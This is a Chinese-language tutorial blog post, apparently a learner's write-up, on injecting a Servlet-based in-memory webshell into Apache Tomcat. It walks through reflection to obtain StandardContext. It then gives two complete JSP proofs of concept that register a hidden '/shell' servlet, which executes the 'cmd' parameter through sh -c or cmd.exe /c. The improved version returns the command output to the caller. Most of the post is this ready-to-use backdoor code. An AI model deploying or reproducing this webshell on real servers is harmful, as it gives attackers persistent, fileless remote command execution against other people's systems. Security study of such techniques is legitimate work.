
在底下可以看到一个request字段表示一个Request对象,然后我们传入((RequestFacade) req).request.getContext()表达式
![image-20250821105527551]()
成功找到这个context,由此可得
1
2
3
4
5
|
Field reqF = request.getClass().getDeclaredField("request");
reqF.setAccessible(true);
Request req = (Request) reqF.get(request);
StandardContext standardContext = (StandardContext) req.getContext();
|
第二步就是编写一个恶意servlet
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| class S implements Servlet{
@Override
public void init(ServletConfig config) throws ServletException {
}
@Override
public ServletConfig getServletConfig(){
return null;
}
@Override
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
String cmd = req.getParameter("cmd");
if(cmd != null){
try {
Runtime.getRuntime().exec(cmd);
} catch (IOException e){
e.printStackTrace();
}
}
}
@Override
public void destroy(){
}
@Override
public String getServletInfo(){
return null;
}
}
|
这第三步就是要包装一下这个servlet,为了方便看,我把servlet初始化的流程搬过来
Wrapper wrapper = context.createWrapper(); 创建 Wapper 对象wrapper.setLoadOnStartup(servlet.getLoadOnStartup().intValue()); 设置的LoadOnStartUp 的值wrapper.setName(servlet.getServletName());设置 Servlet 的 Namewrapper.setServletClass(servlet.getServletClass());设置 Servlet 对应的 Class全限定类名context.addChild(wrapper);将 Servlet 添加到 context 的 children 中context.addServletMappingDecoded(entry.getKey(), entry.getValue());将 url 路径和 servlet 类做映射
1
2
3
4
5
6
7
8
9
| S servlet = new S();
String name = servlet.getClass().getSimpleName();
Wrapper newwrapper = standardContext.createWrapper();
newwrapper.setName(name);
newwrapper.setLoadOnStartup(1);
newwrapper.setServlet(servlet);
newwrapper.setServletClass(servlet.getClass().getName());
standardContext.addChild(newwrapper);
standardContext.addServletMappingDecoded("/shell",name);
|
所以最后的完整poc就是
完整POC1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.catalina.Wrapper" %>
<%--<%@ page import="org.apache.catalina.connector.Request" %>--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%
class S implements Servlet{
@Override
public void init(ServletConfig config) throws ServletException {
}
@Override
public ServletConfig getServletConfig(){
return null;
}
@Override
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
String cmd = req.getParameter("cmd");
if(cmd != null){
try {
Runtime.getRuntime().exec(cmd);
} catch (IOException e){
}
}
}
@Override
public void destroy(){
}
@Override
public String getServletInfo(){
return null;
}
}
%>
<%
ServletContext servletContext = request.getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
S servlet = new S();
String name = servlet.getClass().getSimpleName();
Wrapper newwrapper = standardContext.createWrapper();
newwrapper.setName(name);
newwrapper.setLoadOnStartup(1);
newwrapper.setServlet(servlet);
newwrapper.setServletClass(servlet.getClass().getName());
standardContext.addChild(newwrapper);
standardContext.addServletMappingDecoded("/shell",name);
out.println("inject success");
%>
|
写完后启动服务器并访问这个jsp文件
![image-20250821120123363]()

然后访问我们刚刚的路由并RCE
![image-20250821120426994]()
成功弹出计算器,成功啦!
但是这个poc其实还不够全面,一方面是runtime的exec函数只会返回一个proccess对象而不会返回命令执行回显内容,我们改进一下
好用的POC
JSP内存马
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
| <%@ page import="java.lang.reflect.Field" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.io.IOException" %>
<%@ page import="org.apache.catalina.Wrapper" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.util.Scanner" %>
<%@ page import="java.io.PrintWriter" %>
<%--<%@ page import="org.apache.catalina.connector.Request" %>--%>
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%
Servlet servlet = new Servlet() {
@Override
public void init(ServletConfig servletConfig) throws ServletException {
}
@Override
public ServletConfig getServletConfig() {
return null;
}
@Override
public void service(ServletRequest servletRequest, ServletResponse servletResponse) throws ServletException, IOException {
String cmd = servletRequest.getParameter("cmd");
boolean isLinux = true;
String osTyp = System.getProperty("os.name");
if (osTyp != null && osTyp.toLowerCase().contains("win")) {
isLinux = false;
}
String[] cmdArray = isLinux ? new String[]{"sh","-c",cmd} : new String[]{"cmd.exe","/c",cmd};
InputStream in = Runtime.getRuntime().exec(cmdArray).getInputStream();
Scanner s = new Scanner(in).useDelimiter("\\a");
String output = s.hasNext() ? s.next() : "";
PrintWriter out = servletResponse.getWriter();
out.println(output);
out.flush();
out.close();
}
@Override
public String getServletInfo() {
return "";
}
@Override
public void destroy() {
}
}
%>
<%
ServletContext servletContext = request.getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
String name = servlet.getClass().getSimpleName();
Wrapper newwrapper = standardContext.createWrapper();
newwrapper.setName(name);
newwrapper.setLoadOnStartup(1);
newwrapper.setServlet(servlet);
newwrapper.setServletClass(servlet.getClass().getName());
standardContext.addChild(newwrapper);
standardContext.addServletMappingDecoded("/shell",name);
out.println("inject success");
%>
|

这里的话多了一个对操作系统的判断,根据Linux或者Windows操作系统去选择各自的shell,之后对命令的输出进行了一个获取和打印操作
![image-20250821123359357]()
完美撒花,小结一下
基于Servlet-api的内存马就学完了,但其实后面会根据不同的waf去进行调整,例如无回显,打请求头注入,或者长度限制之类的,但其实收获还是很大的,因为自己遇到了一个做题的问题就是拿到源码后有点无从下手,我归结为是对这些源码的结构不够明确,对代码审计能力还需要提升,所以希望自己再继续努力吧
关于servlet内存马,我觉得最重要的就是需要审计代码然后找到对应的context,也就是standardcontext,之后的话就是根据源码的实现去调用对应的函数去进行操作了
参考文章:
https://nosec.org/home/detail/5049.html
https://xz.aliyun.com/news/18301
https://github.com/W01fh4cker/LearnJavaMemshellFromZero
https://xz.aliyun.com/news/13078
https://su18.org/post/memory-shell/